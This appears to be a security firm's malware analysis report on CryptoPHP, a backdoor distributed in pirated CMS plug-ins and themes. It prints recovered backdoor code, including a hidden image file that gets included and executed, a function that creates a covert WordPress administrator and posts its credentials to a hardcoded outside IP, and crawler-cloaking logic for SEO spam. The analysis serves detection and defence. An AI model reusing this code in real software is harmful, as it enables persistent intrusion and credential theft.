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Analysis of a hidden threat inside popular content management systems



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INTRODUCTION

While attacks using vulnerabilities on commonly used content management systems are a real threat to website owners not keeping up with updates, a new threat has been going around. Website owners are social engineered to unknowingly install a backdoor on their webserver. This threat has been dubbed “CryptoPHP” by Fox-IT’s Security Research Team and has been first detected in 2013.

EXECUTIVE SUMMARY

CryptoPHP is a threat that uses backdoored Joomla, WordPress and Drupal themes and plug-ins to compromise web servers on a large scale. By publishing pirated themes and plug-ins free for anyone to use instead of having to pay for them, the CryptoPHP actor is social engineering site administrators into installing the included backdoor on their server.

After being installed on a webserver the backdoor has several options of being controlled which include command and control server communication, mail communication as well as manual control.

Operators of CryptoPHP currently abuse the backdoor for illegal search engine optimization, also known as Blackhat SEO. The backdoor is a well developed piece of code and dynamic in its use. The capabilities of the CryptoPHP backdoor include:

- Integration into popular content management systems like WordPress, Drupal and Joomla
- Public key encryption for communication between the compromised server and the command and control (C2) server
- An extensive infrastructure in terms of C2 domains and IP’s
- Backup mechanism in place against C2 domain takedowns by using email communication
- Manual control of the backdoor besides the C2 communication
- Remote updating of the C2 server list
- Ability to update itself

We’ve identified thousands of backdoored plug-ins and themes which contained 16 versions of CryptoPHP as of the 12th of November 2014. Their first ever version went live on the 25th of September 2013 which was version 0.1, they are currently on version 1.0a which was first released on the 12th of November 2014. We cannot determine the exact number of affected websites but we estimate that, at least a few thousand websites are compromised by CryptoPHP.

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1 THE INITIAL INCIDENT

Some months ago one of our researchers found a server from a customer generating some suspicious traffic. A webserver hosting a CMS started to perform HTTP POST requests to a foreign server.

The observed request:

```
[08/May/2014:12:44:10 +0100] "POST http://worldcute.biz/ HTTP/1.1" - - "-" "-"
```

This request caught our attention for a number of reasons:

- No referrer
- No user agent
- HTTP POST is towards a BIZ domain

Although webserver sometimes perform POST requests to external servers it is uncommon for such requests to lack typical HTTP headers.

The request itself contains more interesting features; as it is a multiform POST containing mostly encrypted data, though it does contain some identifiers about the compromised server:

```
POST / HTTP/1.1
Host: worldcute.biz
Accept: */*
Content-Length: 1627
Expect: 100-continue
Content-Type: multipart/form-data; boundary=-----6aa3a7f076aa

HTTP/1.1 100 Continue
-----6aa3a7f076aa
Content-Disposition: form-data; name="serverKey"

-----6aa3a7f076aa
Content-Disposition: form-data; name="data"

-----6aa3a7f076aa
Content-Disposition: form-data; name="key"

-----6aa3a7f076aa--

HTTP/1.1 200 OK
Date: Thu, 08 May 2014 20:44:10 GMT
Server: Apache/2.2.25 (FreeBSD) PHP/5.3.27 with Suhosin-Patch mod_ssl/2.2.25 OpenSSL/1.0.1e-freebsd DAV/2
X-Powered-By: PHP/5.3.27
Content-Length: 1409
Content-Type: text/html
```

The main question here: Why would this server suddenly start posting this? We inspected the traffic generated before this POST closely, but nothing stood out.

Normally with these kinds of incidents it comes down to a webserver being vulnerable and exploited via a range of exploitation possibilities. This did not seem to be the case for this incident.

Upon further inspection, we found the only action that occurred before the HTTP POST request was the install of a plug-in onto a Joomla instance by the administrator of the website. We confirmed that the login was legitimate and it wasn't a case of stolen credentials. We extracted the plug-in out of the network data and analyzed it to confirm if this was causing the strange HTTP POST requests. It seemed that the Joomla plug-in, installed by the administrator, was backdoored.

2 ANALYSIS

We performed an in-depth analysis to determine exactly what this threat was. After the analysis, we were unable to find a name for this threat. The backdoor uses RSA Public Key cryptography for communication hence, we have named it *CryptoPHP*.

2.1 Plug-in

We analyzed the Joomla plug-in extracted from the network stream; it was named 'JSecure'. It is a plug-in meant to improve the security of authorization on a Joomla instance, developed by 'Joomla Service Provider', a company specialized in the development of Joomla plug-ins.

The ZIP file contained the following comment:

```
Downloaded from nulledstylez.com.
```

```
The best online place for nulled scripts !!  
Direct downloads no bullshit.
```

This comment told us the plug-in was not downloaded from a legitimate source. It didn't come from the original publisher (Joomla Service Provider) but rather from a third party website claiming to be 'the' place for 'nulled' scripts. The concept of nulled scripts is similar to pirated software; stripped of any licensing checks, in short this is piracy.

Looking at the 'nulledstylez.com' website we found the plug-in was freely available from the website:

Nulled Stylez

Getting Nulled Scripts And Themes In Style

HOME WORDPRESS PLUGINS WORDPRESS THEMES CONTACT US ABOUT US DMCA DISCLAIMER POLICY

jSecure Authentication v3.0 for Joomla 3.0 extension

Posted by admin On April 5th, 2014 / No Comments



jSecure authentication is a nice Joomla extension that comes powered with the advanced features. It is an effective tool for the users to protect the websites from the hackers by keeping the id and password secure. The extension helps in adding a high level of security to the Joomla websites and pages. You can use the extension also for preventing access to the administration login page.

Demo:
http://www.joomlaserviceprovider.com/component/docman/doc_details/2-jsecure-authentication.html

Download:
<http://linkzquickz.com/new/jSecure-3.0.zip>

VTScan:
<https://www.virustotal.com/en/file/7fbf560ba0a3f50c1cf1b27981dbd5bb4232f5d6741a0b6f26b2d3be7df9f48a/analysis/1396088422/>

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☆☆☆☆☆
[Vidley – Press75 WordPress Theme](#) (1 vote)

☆☆☆☆☆
[SEO Pressor – Best SEO WordPress Plugin v5.0](#) (1 vote)

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[Wooslider v1.0.5 – Woothemes Premium Plugin](#) (1 vote)

We confirmed that the plug-in was indeed downloaded from this website. It appeared that the administrator had downloaded and installed a pirated Joomla plug-in from 'nulledstylez.com'.

In the ZIP file we noticed the timestamps of two files were different from the rest. The timestamp for one of the PHP files was significantly different compared to the rest of the files, as shown below:

| Name | Size | Compressed | Mode | Date |
|-----------------------|--------------------|------------|---------|----------------|
| admin | 7 Folders, 9 Files | | drwx--- | 17/12/12 20:29 |
| css | 3 Files | | drwx--- | 12/12/12 21:16 |
| images | 47 Files | | drwx--- | 14/12/12 15:19 |
| js | 14 Files | | drwx--- | 17/12/12 20:29 |
| language | 4 Files | | drwx--- | 12/12/12 21:17 |
| models | 2 Files | | drwx--- | 12/12/12 21:16 |
| sql | 2 Files | | drwx--- | 14/12/12 16:09 |
| views | 13 Folders, 1 File | | drwx--- | 17/12/12 20:17 |
| access.xml | 1.1 KiB | 293 B | -rw-a-- | 12/12/12 19:19 |
| common.php | 4.4 KiB | 983 B | -rw-a-- | 14/12/12 16:09 |
| config.xml | 705 B | 322 B | -rw-a-- | 12/12/12 19:19 |
| controller.php | 23.1 KiB | 1.9 KiB | -rw-a-- | 14/12/12 20:19 |
| index.html | 44 B | 36 B | -rw-a-- | 12/12/12 19:19 |
| install.jsecure.php | 4.6 KiB | 1.6 KiB | -rw-a-- | 13/12/12 11:50 |
| jsecure.php | 1.3 KiB | 719 B | -rw-a-- | 26/03/14 16:02 |
| params.php | 1.5 KiB | 491 B | -rw-a-- | 14/12/12 16:09 |
| uninstall.jsecure.php | 1.5 KiB | 633 B | -rw-a-- | 13/12/12 11:50 |
| plugins | 1 Folder | | drwx--- | 12/12/12 21:14 |
| site | 2 Files | | drwx--- | 12/12/12 21:14 |
| index.html | 44 B | 36 B | -rw-a-- | 12/12/12 19:19 |
| jsecure.xml | 2.3 KiB | 888 B | -rw-a-- | 14/12/12 19:41 |
| script.php | 2.9 KiB | 983 B | -rw-a-- | 13/12/12 13:10 |

The same applies to one of the 'images' present in the archive:

| | | | | |
|-------------------------|----------|----------|---------|----------------|
| mp-icon.png | 955 B | 955 B | -rw-a-- | 12/12/12 19:19 |
| mtc-icon.png | 772 B | 772 B | -rw-a-- | 12/12/12 19:19 |
| pdf.gif | 272 B | 272 B | -rw-a-- | 12/12/12 19:19 |
| ps-icon.png | 1.0 KiB | 1.0 KiB | -rw-a-- | 12/12/12 19:19 |
| psd.gif | 386 B | 380 B | -rw-a-- | 12/12/12 19:19 |
| real.gif | 267 B | 249 B | -rw-a-- | 12/12/12 19:19 |
| said-icon.png | 861 B | 861 B | -rw-a-- | 12/12/12 19:19 |
| setup.gif | 190 B | 188 B | -rw-a-- | 12/12/12 19:19 |
| sh-ajax-loader-wide.gif | 11.4 KiB | 8.9 KiB | -rw-a-- | 12/12/12 19:19 |
| sig.gif | 243 B | 229 B | -rw-a-- | 12/12/12 19:19 |
| social.png | 45.1 KiB | 11.2 KiB | -rw-a-- | 26/03/14 15:47 |
| swf.gif | 399 B | 333 B | -rw-a-- | 12/12/12 19:19 |
| text.png | 433 B | 433 B | -rw-a-- | 12/12/12 19:19 |
| trans.gif | 49 B | 48 B | -rw-a-- | 12/12/12 19:19 |
| unknown.png | 266 B | 256 B | -rw-a-- | 12/12/12 19:19 |
| video.gif | 614 B | 549 B | -rw-a-- | 12/12/12 19:19 |
| video2.gif | 1,019 B | 773 B | -rw-a-- | 12/12/12 19:19 |
| vl-icon.png | 911 B | 911 B | -rw-a-- | 12/12/12 19:19 |

Administrators of websites are offered free plug-in-ins and themes with which they will backdoor their own webserver with CryptoPHP.

We found the following list of 20 websites being used to distribute the CryptoPHP backdoor:

anythingforwp.com
awesome4wp.com
bestnulledscripts.com
dailynulled.com
freeforwp.com
freemiumscripts.com
getnulledscripts.com

izplace.com
mightywordpress.com
nulleddirectory.com
nulledlistings.com
nullednet.com
nulledstylez.com
nulledwp.com

nullit.net
topnulledownload.com
websitesdesignaffordabl
e.com
wp-nulled.com
yoctotemplates.com

The following websites host the actual plug-in and theme files used for direct download:

bulkyfiles.com
linkzquickz.com

For file hashes of the various versions of the backdoor see section 5.2. No hashes were made of the individual plug-ins as they are unpacked upon installing. In total we've identified thousands of backdoored plug-ins and themes which contained 16 versions of CryptoPHP¹. The first ever version went live on the 25th of September 2013, which was version 0.1. The current version is 1.0a, which was first released on the 12th of November 2014.

The backdoored plug-ins are not only available from the previously mentioned site, but other websites publishing 'nulled' plug-ins and themes now host them as well.

Every post on the website also contains a VirusTotal link showing a scan that proves the file is clean. The file submitted to VirusTotal is in fact not the same as the published content.

¹ As of the 12th of November 2014

2.3 Features

The CryptoPHP backdoor has a few features that made it stand out for us. It lacked the usual attack vectors we normally see with web based backdoors, it social engineers website administrators to install itself through the use of popular ‘free’ plug-ins, themes and extensions. CryptoPHP contains the following features:

- It uses the framework of the CMS to function
- It uses the database of the CMS to store information
- It uses public key encryption for anything transferred from and to the C2 servers
- Utilizes a large amount of C2 servers (rather than a single one)
- Older versions contain a backup mechanism against takedowns, in the form of email communication
- Supports manual control (other than the automated C2 communication)
- Can update C2 servers remotely
- Ability to update itself
- Inject content into the webpages
- Code execution

2.4 Setup

CryptoPHP targets the following CMS’s based on the data we gathered:

- Joomla
- WordPress
- Drupal

Although the backdoor is dynamic enough to become functional inside any CMS, these three were most likely targeted due to their popularity.

As an example we’ll look at a backdoored and pirated plug-in for WordPress called ‘WooCommerce Advance Order Status’ available from the ‘dailynull.com’ website:



The screenshot shows a WordPress plugin page for 'WooCommerce Advance Order Status v1.1'. The page includes a header with the plugin name and version, a date of '11/11/2014', and a description: 'Make your site more impressive by adding WooCommerce WP plug-in. It will give all possible ways to change old look of your site, even you can add number of custom order statuses like delayed, pre-ordered,...'. On the left, there is a preview image of the plugin's interface showing a 'Bulk Actions' dropdown menu with options like 'Move to Trash', 'Mark process', 'Mark complete', etc.

We download the plug-in and open up the ZIP file. It’s a package as you would normally receive after purchasing. It contains a license document as well as another ZIP file:

| Name | Size | Compressed | Date |
|---|-------------------|------------|----------------|
| codecanyon-6463262-dhwc-product-labels | 1 Folder, 2 Files | | 07/11/14 11:28 |
| ├── Licensing | 1 Folder, 2 Files | | 07/11/14 11:28 |
| │ └── DHWC Product Labels -User Guide.pdf | 964.8 KiB | 831.0 KiB | 01/11/14 07:03 |
| └── dhwc-product-labels.zip | 21.8 KiB | 21.8 KiB | 11/11/14 21:02 |

After opening up the second ZIP we can spot the same thing as with the initial incident, the timestamps for 2 files are once again different:

| Name | Size | Compressed | Date |
|-------------------------------|-----------|------------|----------------|
| assets | 2 Folders | | 23/12/13 21:52 |
| css | 2 Files | | 23/12/13 21:52 |
| admin.css | 210 B | 143 B | 23/12/13 21:52 |
| style.css | 858 B | 351 B | 27/12/13 20:59 |
| images | 2 Files | | 23/12/13 21:52 |
| label.png | 2.9 KiB | 2.9 KiB | 23/12/13 21:52 |
| social.png | 45.2 KiB | 11.4 KiB | 11/11/14 21:02 |
| includes | 1 File | | 23/12/13 21:52 |
| dhwc-product-labels-admin.php | 16.9 KiB | 3.3 KiB | 03/01/14 09:56 |
| dhwc-product-labels.php | 7.0 KiB | 1.9 KiB | 07/11/14 11:39 |

If we open 'dhwc-product-labels.php' we can see the usual WordPress plug-in configuration on the top:

```
<?php
/*
 * Plug-in Name: DH Woocommerce Product Labels
 * Plug-in URI: http://teenvl.net/
 * Description: Add visually-appealing labels to any product images.
 * Version: 1.0.2
 * Author: DH Zoanku
 * Author URI: http://teenvl.net/
 * License: License GNU General Public License version 2 or later;
 * Copyright 2013 DH Zoanku
 */
```

Scrolling down to the bottom of the file we find the following PHP code:

```
<?php include('assets/images/social.png'); ?>
```

The file 'social.png' is the actual backdoor. After cleaning up the code, we can find the version of the backdoor:

```
$post_data['ver'] = '1.0a';
```

Version 1.0a is the latest version of the backdoor.

The backdoor code is executed every time someone visits the website. On WordPress websites, the backdoor code will not execute when a user is logged in, in order to avoid detection.

2.5 CMS integration

The backdoor currently supports WordPress and Joomla. Drupal support seems to be limited. It utilizes the CMS functions for configuration storage and injection into the pages.

For example, the *echo* injection functionality in WordPress will use the *add_action* function:

```
add_action('wp_head', array(
    $this,
    'JLKCxmYDqGERxDYMhmOj'
));
add_action('wp_footer', array(
    $this,
    'JLKCxmYDqGERxDYMhmOj'
));
```

For Joomla it will use the *JResponse:getBody()* and *JResponse:setBody()* functions:

```
$NEKXukygfLoADkopeheR = JResponse::getBody();
..
JResponse::setBody($NEKXukygfLoADkopeheR);
```

If the backdoor is embedded in a WordPress install, it adds an extra administrator account. This is done to keep access to the website would the backdoor be removed. The extra administrator username by default is 'system' but if the name is already in use it will append numbers until it finds an account name not in use. The same is done for the email address associated with this administrator account; by default it is 'afjiaa@asfuhus.cc.c' but numbers are inserted before the '@' would it be in use already:

```
function create_wp_admin_accounts()
{
    $username = 'system';
    $password = 'FUHIAsbdiugAS';
    $email_address = 'afjiaa@asfuhus.cc.cc';
    if (username_exists($username) || email_exists($email_address)) {
        return TRUE;
    }
    $counter = 0;
    while (username_exists($username)) {
        $username = "system" . $counter++;
    }
    $counter = 0;
    while (email_exists($email_address)) {
        $email_address = "afjiaa" . $counter++ . "@asfuhus.cc.cc";
    }
    $user_id = wp_create_user($username, $password, $email_address);
    if (is_int($user_id)) {
        $wp_user = new WP_User($user_id);
        $wp_user->set_role('administrator');
        $wp_user_info = array(
            'user' => $username,
            'pass' => $password,
            'email' => $email_address,
            'site' => get_site_url()
        );
        $checkin_url = 'http://212.7.217.117/data2.php';
        $wp_user_data = base64_encode(json_encode($wp_user_info));
        $curl = curl_init($checkin_url);
        curl_setopt($curl, CURLOPT_CONNECTTIMEOUT, 10);
        curl_setopt($curl, CURLOPT_RETURNTRANSFER, TRUE);
        curl_setopt($curl, CURLOPT_POST, TRUE);
        curl_setopt($curl, CURLOPT_POSTFIELDS, 'data=' . $wp_user_data);
        curl_exec($curl);
        curl_close($curl);
    }
}
```

2.6 Crypto and Communication

CryptoPHP communicates with C2 servers using an embedded public RSA key. It utilizes the PHP `openssl_seal` command for encrypting the payload with RC4 and encrypts the RC4 key with the RSA public key. This ensures that only the holder of the private key can decrypt the RC4 key and the payload. The first version of the backdoor (0.1) contained a 1024 bit RSA key, this was later changed to a 2048 bit RSA key.

Upon first initialization of the backdoor it will generate a random 10 character *server key* and an additional RSA key pair, the public key is sent to a C2 server so it can communicate back with the backdoor. The *server key* can be used to send commands directly to the backdoor.

CryptoPHP contains a list of hardcoded domains. The order of the list is randomized based on the domain of the infected server, as seen in the code:

```
private function randomize_domains($domains, $max_domains)
{
    $count = count($domains);
    if ($count <= $max_domains) {
        return $domains;
    }
    $result[] = array();
    $domain_indexes = array();
    $domain_count = 0;
    $counter = 0;
    while (TRUE) {
        $counter++;
        $index = md5_index($this->domain . $counter, $count);
        if (in_array($index, $domain_indexes)) {
            continue;
        }
        $domain_indexes[] = $index;
        $domain_count++;
        if ($domain_count == $max_domains) {
            break;
        }
    }
    foreach ($domain_indexes as $idx) {
        $result[] = $domains[$idx];
    }
    return $result;
}

private function md5_index($domain, $count)
{
    $md5_domain = hash("md5", $domain);
    $index = (preg_replace("/[^0-9,]/", "", $md5_domain));
    while ($index > 10000000) {
        $index /= 100000;
    }

    $index %= $count;
    return $index;
}
```

The backdoor sends its configuration data to a C2 server, this includes statistics such as:

- Install date
- Last connected
- Version number
- Visitor count

An example of a configuration sent to a C2 server:

```
{
  "empty": 0,
  "eval": true,
  "exec": true,
  "host": "http://127.0.0.1/",
  "ip": "127.0.0.1",
  "last_connect": "20141116",
  "page": "index.php",
  "publicKey": "-----BEGIN PUBLIC KEY-----[snipped..]",
  "run": 4,
  "serverKey": "BtajD2R2yR",
  "started": "20141114",
  "type": 0,
  "ver": 1
}
```

When the C2 server successfully decrypts the payload it returns the MD5 hash of the *server key*. The backdoor will then know it successfully connected. The check-in with the C2 server is once a day but can be forced using manual control using the *server key*.

2.7 Manual Control

Manual communication with the backdoor is also possible using the generated *server key*. Currently it supports the commands: *update* and *reset*.

For example, to force a new check-in with a C2 the following HTTP request can be sent to the backdoored website:

```
http://127.0.0.1/index.php?<server key>=reset
```

Or for connecting to a different C2 server:

```
http://127.0.0.1/index.php?<server key>=reset&url=127.0.0.2
```

It does not seem possible to update the local configuration using manual control.

2.8 Configuration

A C2 server can also return JSON to update the configuration of the backdoor. For example:

```
{
  "servers": ["127.0.0.1", "127.0.0.2"],
  "eval": ["print(system('ls -la'));", "phpinfo();"],
  "echo": ["strings to be echoed", "etc."],
}
```

The backdoor will use this to update the local configuration:

```
[echo] => Array
(
    [0] => strings to be echoed
    [1] => etc.
)
[eval] => Array
(
    [0] => print(system('ls -la'));
    [1] => phpinfo();
)
[servers] => Array
(
    [0] => 127.0.0.1
    [1] => 127.0.0.2
)
[info] => Array
(
    [host] => http://127.0.0.1/
    [page] => /index.php
    [ip] => 127.0.0.1
    [eval] => 1
    [exec] => 1
    [serverKey] => <server key>
    [run] => 33
    [type] => 0
    [ver] => 1
    [started] => 20141107
    [last_connect] => 20141107
    [publicKey] => -----BEGIN PUBLIC KEY-----[snipped..]
    [empty] => -25
)
```

After each update the configuration is stored encrypted in the WordPress, Drupal or Joomla instance using the generated RSA key pair.

If the *echo* array is set, the strings will be echoed when a visitor requests a webpage. This can be used to inject content into the page, for example redirects to exploit kits. Some people have observed redirects to a Justin Bieber Youtube video² and others have also the hijacking of Search Engine Optimization (SEO)³ metadata.

When the *eval* array is set, the commands will be evaluated on the compromised server.

2.9 Backup communication

The backdoor utilizes *curl_exec* to send the encrypted data, but newer versions also support *fsockopen* if *curl_exec* cannot be found. If communication with a C2 server fails multiple times, it can also send the encrypted data via email, however this functionality seems to have been removed from newer versions.

² <https://www.malwareremovalservice.com/sneaky-social-png-friend-contains-malware/>

³ <https://productforums.google.com/forum/#!topic/webmasters/xPjpiqh4UI>

2.10 Purpose: Blackhat SEO

We've observed that the *eval* and *echo* functionalities are being used to inject links and text into the webpages of the compromised server. The content is only injected when the visitor resembles a web crawler based on the user agent and/or hostname. As seen in the following code:

```
$ip = $_SERVER['REMOTE_ADDR'];
$agent = $_SERVER['HTTP_USER_AGENT'];
$bot = false;
$hostname = gethostbyaddr($ip);
if ($hostname == $ip) {
    $bot = false;
} else {
    $rip = gethostbyname($hostname);
    if ($rip != $ip) {
        $bot = false;
    } else if (
        (preg_match("/bing|msnbot/i",$agent) && (preg_match("/msn/i",$hostname))) ||
        (preg_match("/google/i",$agent) && (preg_match("/google/i",$hostname))) ||
        (preg_match("/yahoo/i",$agent) && (preg_match("/yahoo/i",$hostname))) ||
        (preg_match("/twittervir/i",$agent) && (preg_match("/twitter/i",$hostname))) ||
        (preg_match("/yandex/i",$agent)))
    {
        $bot = true;
    } else {
        $bot = false;
    }
}
if (strstr($agent, "chishijen1") !== false ||
    strstr($agent, "msnbot") !== false ||
    strstr($agent, "bing") !== false)
{
    $bot = true;
}
if (!$bot) {
    define('wp_footerLeo', true);
}
```

The crawlers now think these compromised websites are linking to the injected ones; these injected websites will gain backlinks and thus page rank. This concept is known as an illegal way of Search Engine Optimization, also known as Blackhat SEO.

Below you can find a visual, side by side difference of what a normal visitor of a compromised website would see, compared to what a search engine crawler would see.



The left side is the original page filled with a default lorem ipsum text as seen by a normal visitor. The right side shows the page when visited with one of the previously mentioned user agents. It now shows hyperlinks to online roulette and gambling sites. A search engine bot will see this as valid 'back links' to these (injected) sites and give the injected site a higher ranking in the search results.

2.11 Possible author


The *eval* code that is pushed by the C2 server contains checks for specific user-agents or hostnames of the visitor. The check is focused on detecting specific web crawlers, like Google, MSNBot, Yahoo, Twitter or Yandex. There is also a specific user-agent check for *'chishijen12'*, which allows the operators of CryptoPHP to see all PHP errors and warnings:

```
if($_SERVER['HTTP_USER_AGENT']=='chishijen12') {
    error_reporting(E_ALL);
    ini_set('display_errors',1);
}
```

Researching this specific user-agent string we've identified a specific Moldavian based IP⁴. This IP has been using this string in its user-agent since December 2013.

| | | | | | |
|---|----------------|---------|---------------|----------------|--------------------|
| 6 | 178.175.140.45 | Moldova | GNU/Linux x64 | SRWare Iron 29 | 07 Apr 2014, 14:12 |
| Browser Agent on this IP: Mozilla/5.0 (X11; Linux x8664) AppleWebKit/537.36 (KHTML like Gecko) Iron/29.0.1600.1 Chrome/29.0.1600.1 Safari/537.36 Chishijen1 More Details » | | | | | |
| 7 | 178.175.140.45 | Moldova | Unknown | Unknown | 17 Dec 2013, 16:40 |
| Browser Agent on this IP: chishijen1 More Details » | | | | | |

As this string holds no specific value in any language we know, and is unique to the backdoor, it is unlikely this would occur normally. Another interesting aspect is that the state, in which the IP is located inside of Moldova, is called *Chisinau*. We suspect the user-agent string *'chishijen12'* holds geographical value.

| | | |
|-------------------------------|---|---|
| IP Address: | 178.175.140.45 |  |
| IP Location: | Moldova, Chisinau, Chisinau | |
| IP Reverse DNS (Host): | 178-175-140-45.ip.as43289.net | |
| IP Owner: | I.c.s. Trabia - Network S.r.l | |
| Owner IP Range: | 178.175.128.0 - 178.175.255.255 (32,768 ip) Other Sites on IP » | |
| Owner Address: | Str. V. Pircalab 52, 2012 Chisinau, Moldova, Republic Of | |
| Owner Country: | Moldova | |


⁴ <http://myip.ms/info/whois/178.175.140.45#k>

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
CryptoPHP uses a combination of C2 servers, a domain to publish the backdoored content and a server that stores the published content. Most of these sites are hidden behind CloudFlare.

3.1 Spreading

CryptoPHP is spread through multiple websites, for example; Daily Nulled:




and Nulled Stylez:





Paid as well as free plug-ins and themes are published here and made downloadable from their server, in the past they relied on 'uploadseeds.com', a file sharing service. They stopped using this, most likely due to constant takedowns for offering pirated content.

3.2 Command and control servers

In total we identified 45 unique IP's and 191 unique domains. Plotting this infrastructure in a node graph shows one interesting aspect of their setup.

